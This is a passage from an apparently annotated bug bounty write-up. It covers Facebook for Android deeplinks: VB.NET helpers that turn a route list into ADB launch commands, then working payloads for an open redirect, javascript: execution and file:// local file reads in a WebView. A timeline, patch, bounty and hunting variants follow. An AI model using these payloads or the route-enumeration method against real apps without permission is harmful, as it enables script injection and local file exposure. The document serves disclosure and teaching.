            Catch ex As Exception
            End Try
        Next
    End Sub

    Public Function insertRoute(RouteName As String, RoutePath As String,
                                RouteParamaterCount As Integer) As Integer
        Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
        con.Open()
        Dim sql As String = "INSERT INTO RouteTable
                            (RouteName, RoutePath, RouteParamaterCount, RouteAddedDateTime)
                              VALUES
                            (@RN, @RP, @RPC, @RAD)"
        Dim cmd As New SQLiteCommand(sql, con)
        cmd.Parameters.Add("RN", SqlDbType.VarChar).Value = RouteName
        cmd.Parameters.Add("RP", SqlDbType.VarChar).Value = RoutePath
        cmd.Parameters.Add("RPC", SqlDbType.Int).Value = RouteParamaterCount
        cmd.Parameters.Add("RAD", SqlDbType.Int).Value = Date.Now.Ticks
        cmd.ExecuteNonQuery()
        sql = "SELECT last_insert_rowid()"
        cmd = New SQLiteCommand(sql, con)
        insertRoute = cmd.ExecuteScalar()
        con.Close()
    End Function

    Public Sub insertParamater(ParamaterName As String, ParamaterType As String, ParamaterRequired As Boolean,
                              ParamaterOrderIndex As Integer, RouteID As Integer)
        Dim PR As Integer = 0
        If ParamaterRequired = True Then
            PR = 1
        Else
            PR = 0
        End If
        Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
        con.Open()
        Dim sql As String = "INSERT INTO ParamaterTable
                            (ParamaterName, ParamaterType, ParamaterRequired, ParamaterOrderIndex, RoutesID)
                              VALUES
                            (@PN, @PT, @PR, @POI, @RID)"
        Dim cmd As New SQLiteCommand(sql, con)
        cmd.Parameters.Add("PN", SqlDbType.VarChar).Value = ParamaterName
        cmd.Parameters.Add("PT", SqlDbType.VarChar).Value = ParamaterType
        cmd.Parameters.Add("PR", SqlDbType.Int).Value = ParamaterRequired
        cmd.Parameters.Add("POI", SqlDbType.Int).Value = PR
        cmd.Parameters.Add("RID", SqlDbType.Int).Value = RouteID
        cmd.ExecuteNonQuery()
        con.Close()
    End Sub

End Module
Line by line, in plain words:
- The two
Importslines at the top pull in the database library and the JSON library, so the program can use them. Sub Mainis where the program starts. It callsProcessFileon the filereact_native_routes.json.ProcessFilereads the whole file into a piece of text. If the text starts with[, it wraps the text in{'results' : ... }so it becomes a JSON object with aresultsfield. This is a small fix-up because the file's top level is a list, and the code wants to look things up by name.- It then parses the text into a JSON object and grabs the
resultslist. - The
Forloop walks through every entry in that list. For each one it reads thename, thepathand theparamDefinitions(the list of parameters). - If the route has at least one parameter, it inserts the route into the database with
insertRoute, which returns a new route ID, and then loops over each parameter, inserting it withinsertParamaterand passing along that route ID so the two tables stay linked. - The
Try ... Catcharound the body means that if one entry is malformed, the program skips it and carries on rather than crashing. insertRouteopens the database file, builds anINSERTstatement (a command that adds a row), fills in the four placeholders@RN,@RP,@RPCand@RADwith the route name, path, parameter count and the current time, and runs it. It then asks the database for the ID of the row it just added (last_insert_rowid()) and returns that.insertParamaterdoes the same for a parameter: it converts the required flag to 1 or 0, opens the database, and inserts the parameter name, type, required flag, order index and the route ID it belongs to.
The second program reads the SQLite database and produces a list of command lines that launch each deeplink on an Android device through ADB. Parameter values are filled with placeholders based on their declared type: {STRING}, {INT} or {BOOLEAN}.
Building ADB commands ready for breaking 🕵Imports System.Data.SQLite
Imports System.IO

Module Module1

  Sub Main(args() As String)
      Dim FilePath As String = Date.Now.ToString("ddMMyyHHmm") & ".txt"
      Dim FBLink As String = ""
      Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
      con.Open()
      Dim sql As String = "SELECT RouteID, RouteName, RoutePath FROM RouteTable"
      Dim cmd As New SQLiteCommand(sql, con)
      Dim reader As SQLiteDataReader = cmd.ExecuteReader()
      If reader.HasRows Then
          Using sw As StreamWriter = New StreamWriter(FilePath)
              While reader.Read
                  FBLink = BuildLink(reader("RouteID"), reader("RouteName"), reader("RoutePath"))
                  FBLink = "adb shell am start -a ""android.intent.action.VIEW"" -d """ & FBLink & """"
                  sw.WriteLine(FBLink)
              End While
          End Using
      End If
      reader.Close()
      con.Close()
  End Sub

  Public Function BuildLink(RouteID As Integer, RouteName As String, RoutePath As String) As String
      BuildLink = $"fb:/{RoutePath}/"
      Dim i As Integer = 0
      Dim con As New SQLiteConnection("Data Source=FBNativeRoutes.db")
      con.Open()
      Dim sql As String = "SELECT ParamaterName, ParamaterType, ParamaterRequired FROM ParamaterTable
                          WHERE RoutesID = @RID"
      Dim cmd As New SQLiteCommand(sql, con)
      cmd.Parameters.Add("RID", SqlDbType.Int).Value = RouteID
      Dim reader As SQLiteDataReader = cmd.ExecuteReader()
      If reader.HasRows Then
          While reader.Read()
              If i = 0 Then
                  BuildLink &= "?" & reader("ParamaterName") & "=" & getValidValue(reader("ParamaterType"))
              Else
                  BuildLink &= "\&" & reader("ParamaterName") & "=" & getValidValue(reader("ParamaterType"))
              End If
              i += 1
          End While
      End If
      reader.Close()
      con.Close()
  End Function

  Public Function getValidValue(ParamaterType As String) As String
      Select Case ParamaterType
          Case "String"
              Return "{STRING}"
          Case "Int"
              Return "{INT}"
          Case "Boolean"
              Return "{BOOLEAN}"
          Case Else
              Return "{STRING}"
      End Select
  End Function
End Module
Line by line:
Mainbuilds a file name from the current date and time, so each run writes a new text file and nothing is overwritten.- It opens the database and runs a
SELECT(a command that reads rows) to get every route's ID, name and path. - For each row it calls
BuildLinkto assemble the deeplink, then wraps that link in an ADB command. Theadb shell am start -a "android.intent.action.VIEW" -d "..."form is the standard way to ask an Android device to open a link:am startmeans "start an activity",-agives the action (here, view something) and-dgives the data, which is the link itself. - Each finished command line is written to the text file.
BuildLinkstarts the link withfb:/followed by the route path and a slash. It then reads that route's parameters fromParamaterTable. The first parameter is attached with?and every later one with&, which is exactly the syntax of a URL query string.getValidValueturns the declared type into a placeholder: a string parameter becomes{STRING}, an integer becomes{INT}, a boolean becomes{BOOLEAN}, and anything else falls back to{STRING}. The placeholders are there so I could see at a glance what kind of value each parameter expects, and replace them by hand when testing.
Using the AMA deeplink as an example, the parsed endpoint looks like this:
adb shell am start -a "android.intent.action.VIEW" -d "fb://ama/?entryPoint={STRING}\&fb_hidesTabBar={STRING}\&presentationMethod={STRING}\&targetURI={STRING}"
That is the same deeplink as before, now wrapped in the ADB command that opens it on a connected device. The backslashes before the & characters are there because the whole link sits inside double quotes in a command line; they keep the shell from treating & as a special character. This let me open any fb:// URL from the command line, which made checking each URL far quicker than tapping around on the phone.
Exploitation
Step 1: brute force the generated routes
Brute force means trying every possibility systematically rather than being clever about which one to pick. With a list of 364 pre-built command lines, I ran through them to see what kind of responses came back. A few were interesting along the way, but three stood out:
adb shell am start -a "android.intent.action.VIEW" -d "fb://payments_add_paypal/?url={STRING}"
This command opens the route payments_add_paypal and passes it one parameter, url, whose value is a placeholder for text. The name suggests a screen for adding PayPal as a payment method, and the parameter name suggests it expects a web address.
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl={STRING}"
This opens the route ig_lwicreate_instagram_account_full_screen_ad_preview, which appears to be a full screen preview of an Instagram ad, and passes one parameter, adPreviewUrl, again a placeholder for text. The name says it is a URL for a preview.
adb shell am start -a "android.intent.action.VIEW" -d "fb://ads_payments_prepay_webview/?account={STRING}\&contextID={STRING}\&paymentID={STRING}\&url={STRING}\&originRootTag={INTEGER}"
This opens the route ads_payments_prepay_webview with five parameters: account, contextID, paymentID, url and originRootTag. The first four are text placeholders and the last is an integer placeholder. The route name contains webview, which is a strong hint that this screen displays a web page.
All three have one thing in common: a URL parameter. That is the interesting part, because if a screen will load whatever address you give it, the next question is whether it will load addresses it should not.
Step 2: confirm the open redirect
An open redirect is a flaw where a site or app takes a destination address from the user and sends the user there without checking that the destination is allowed. It is often used in phishing: the link looks like it belongs to the trusted company, but it actually lands you somewhere else. Since the parameter expects a URL, I supplied one. The first payload was:
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl=https://google.com"
Here the placeholder has been replaced with https://google.com, a perfectly ordinary web address that is nothing to do with Facebook. If the app loads it, the parameter is not restricted to Facebook's own pages.
The result:
That is the first bug: an open redirect. Facebook take pride in eliminating certain vulnerability classes such as SSRF and open redirects, so this was a reasonable find. SSRF, server side request forgery, is a related idea where an attacker makes a server fetch an address of the attacker's choosing. On its own, though, an open redirect would most likely have been a small payout, around $500.
Step 3: try other URI schemes
The next step was to see what else the endpoint could do. A URI scheme is the part before the colon in a link, and it tells the software what kind of address follows. You already know http and https for web pages. There are others: javascript means "run the code that follows as a script", and file means "a file on this device". So the question was: what about the javascript URI scheme rather than http or https? And could I read local files?
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl=javascript:confirm('https://facebook.com/Ashley.King.UK')"
This replaces the URL with a javascript: link. Everything after the colon is JavaScript, the language web pages use for interactivity. confirm(...) is a built-in browser function that pops up a small dialog box with a message and an OK button. If the WebView runs it, a dialog appears inside the Facebook app, which proves that code supplied through the link is being executed.
adb shell am start -a "android.intent.action.VIEW" -d "fb://ig_lwicreate_instagram_account_full_screen_ad_preview/?adPreviewUrl=file:///sdcard/CDAInfo.txt"
This replaces the URL with a file:// link pointing at /sdcard/CDAInfo.txt, which is a path in the device's own storage. If the WebView loads it, the contents of a file that lives on the phone are displayed inside the app.
To my surprise, they both worked.
To my surprise, they both worked. In plain terms: the same input box that was supposed to take a web address would also happily take a script or a path to a private file, and act on it.
Step 4: attempt to chain
Chaining means combining two or more small flaws so that together they do something bigger than either could alone, like using one key to open a door and another to open the safe behind it. I spent a good few hours trying to chain the bugs and exploit them further, but had no success. The testing was black box and, without source code, I felt I could not take it any further. It was time to report the endpoints to Facebook.
Timeline
| Event | Date |
|---|---|
| Reported to Facebook | 30th March |
| First response | 4th April |
| Confirmed patched | 13th April |
| Bounty received | 16th May |
Root cause
The root cause is the underlying reason a bug exists, as opposed to the symptom you happen to see. The three routes each accept a URL parameter, and the WebView accepted javascript: and file: URIs as well as http and https. Because the WebView accepts javascript: and file: URIs as well as http and https, the parameter becomes a way to run script in the app's WebView context and to read local files into it.
Lukas from the Facebook Security Team described what their investigation found:
Your report brought to our attention that those endpoints can be invoked from any web page, which on its own would have quite a limited impact. The most impactful issue here would have been the local file disclosure in the UI. (which would require local access to the device to exfiltrate it)
However, a code review of the WebViews uncovered several other issues that could be chained with the bug reported by you. Those were related to the actual configuration and implementation of the WebView. Chained those could have allowed an attacker to invoke some internal endpoints of the application and access sensitive HTML5 APIs.
As per our bounty policy we are determining bounties based on the highest potential security risk. Since our internal investigation uncovered several deeper underlying issues here we are awarding you for those internal discoveries as well.
So the endpoints being invocable from any web page was the entry point, and the WebView configuration and implementation supplied the deeper issues that could be chained with it. The report does not detail those internal issues.
Impact
Impact means what an attacker could actually do with the bug, and how bad it would be. An attacker who gets a victim to click a single crafted link can execute arbitrary JavaScript within the Facebook for Android application, through the affected WebView. The same parameter also allows reading local files into the WebView. As Facebook noted, the local file disclosure would require local access to the device to exfiltrate the contents, and the endpoints being invocable from any web page would on its own have quite a limited impact. The more serious potential came from chaining the reported bug with the WebView configuration issues that Facebook's code review uncovered, which could have allowed an attacker to invoke internal endpoints of the application and access sensitive HTML5 APIs.
Fix
The timeline lists the issue as confirmed patched on 13th April; the report does not describe the change. The bounty was $8500, determined by the highest potential security risk rather than by the reported endpoints alone.
Variants to test
If you want to look for the same kind of bug yourself, these are the directions worth trying. A variant is the same underlying mistake showing up in a slightly different place or form.
- Extract the route table from an Android APK. Search the APK for the app's custom scheme and for JSON or JavaScript bundle files that list routes, then enumerate every route that takes a URL parameter. A positive result is a route whose parameter causes a WebView to load an attacker-supplied URL.
- Try alternative URI schemes on any parameter that accepts a URL:
javascript:,file://,content://anddata:. A positive result is script execution in the WebView or local file contents rendered in it. - Test the same routes from a web page rather than from ADB, since Facebook noted the endpoints could be invoked from any web page. A positive result is the app opening the crafted route when the link is clicked in a browser.
- Look for WebView configuration weaknesses that can be chained: JavaScript bridges, access to local files, and interfaces exposed to loaded content. A positive result is a loaded page reaching internal app functionality or sensitive HTML5 APIs.
Glossary
- Bug bounty programme: a scheme where a company pays researchers for finding and privately reporting security problems in its products.
- WebView: a small browser window embedded inside an app, used to display web content without leaving the app.
- Deeplink: a link that opens a specific screen inside an app rather than a web page.
- Route: a named destination inside an app that a deeplink can point at.
- Black box testing: testing a product with no access to its source code or internal design, judging only by its behaviour.
- APK: the file format of an Android app, essentially a zip archive containing code, resources and data files.
- WinRAR: a program for opening compressed archives, used here to browse the APK's contents as plain text.
- VB.NET: a programming language from Microsoft, used here for two small helper programs.
- Library: a collection of ready-made code that a program can use instead of writing everything itself.
- JSON: a plain text format for structured data, made of names, values, lists and objects.
- SQLite: a small database engine that stores a whole database in a single file.
- Database table: a grid of rows and columns inside a database.
- ADB (Android Debug Bridge): a command line tool that lets a computer control an Android device, including opening links.
- Reconnaissance (recon): the information-gathering phase before testing, learning what the target is made of and where the interesting parts are.
- URI scheme: the part of a link before the colon, such as
http,https,javascriptorfile, which tells software what kind of address follows. - URL: a web address, such as
https://google.com. - Parameter: an extra piece of information passed to a route or web page, written as a name, an equals sign and a value.
- Query string: the part of a URL after the
?, holding parameters separated by&. - Placeholder: a stand-in value such as
{STRING}that marks where a real value should go. - Brute force: trying every possibility systematically rather than guessing cleverly.
- Open redirect: a flaw where an app or site sends the user to an address supplied by the user without checking that the destination is allowed.
- SSRF (server side request forgery): a flaw where an attacker makes a server fetch an address of the attacker's choosing.
- JavaScript: the programming language that web pages use for interactivity.
javascript:URI: a link whose scheme tells the software to run the code that follows as a script.file://URI: a link whose scheme points at a file on the local device.- Chaining: combining two or more small flaws so that together they achieve more than either could alone.
- Root cause: the underlying reason a bug exists, as opposed to the visible symptom.
- Impact: what an attacker could actually do with a bug, and how serious it is.
- Patch: a fix applied to software to close a vulnerability.
- HTML5 APIs: features that web pages can use to do things like store data or access device capabilities.
- Variant: the same underlying mistake appearing in a slightly different place or form.



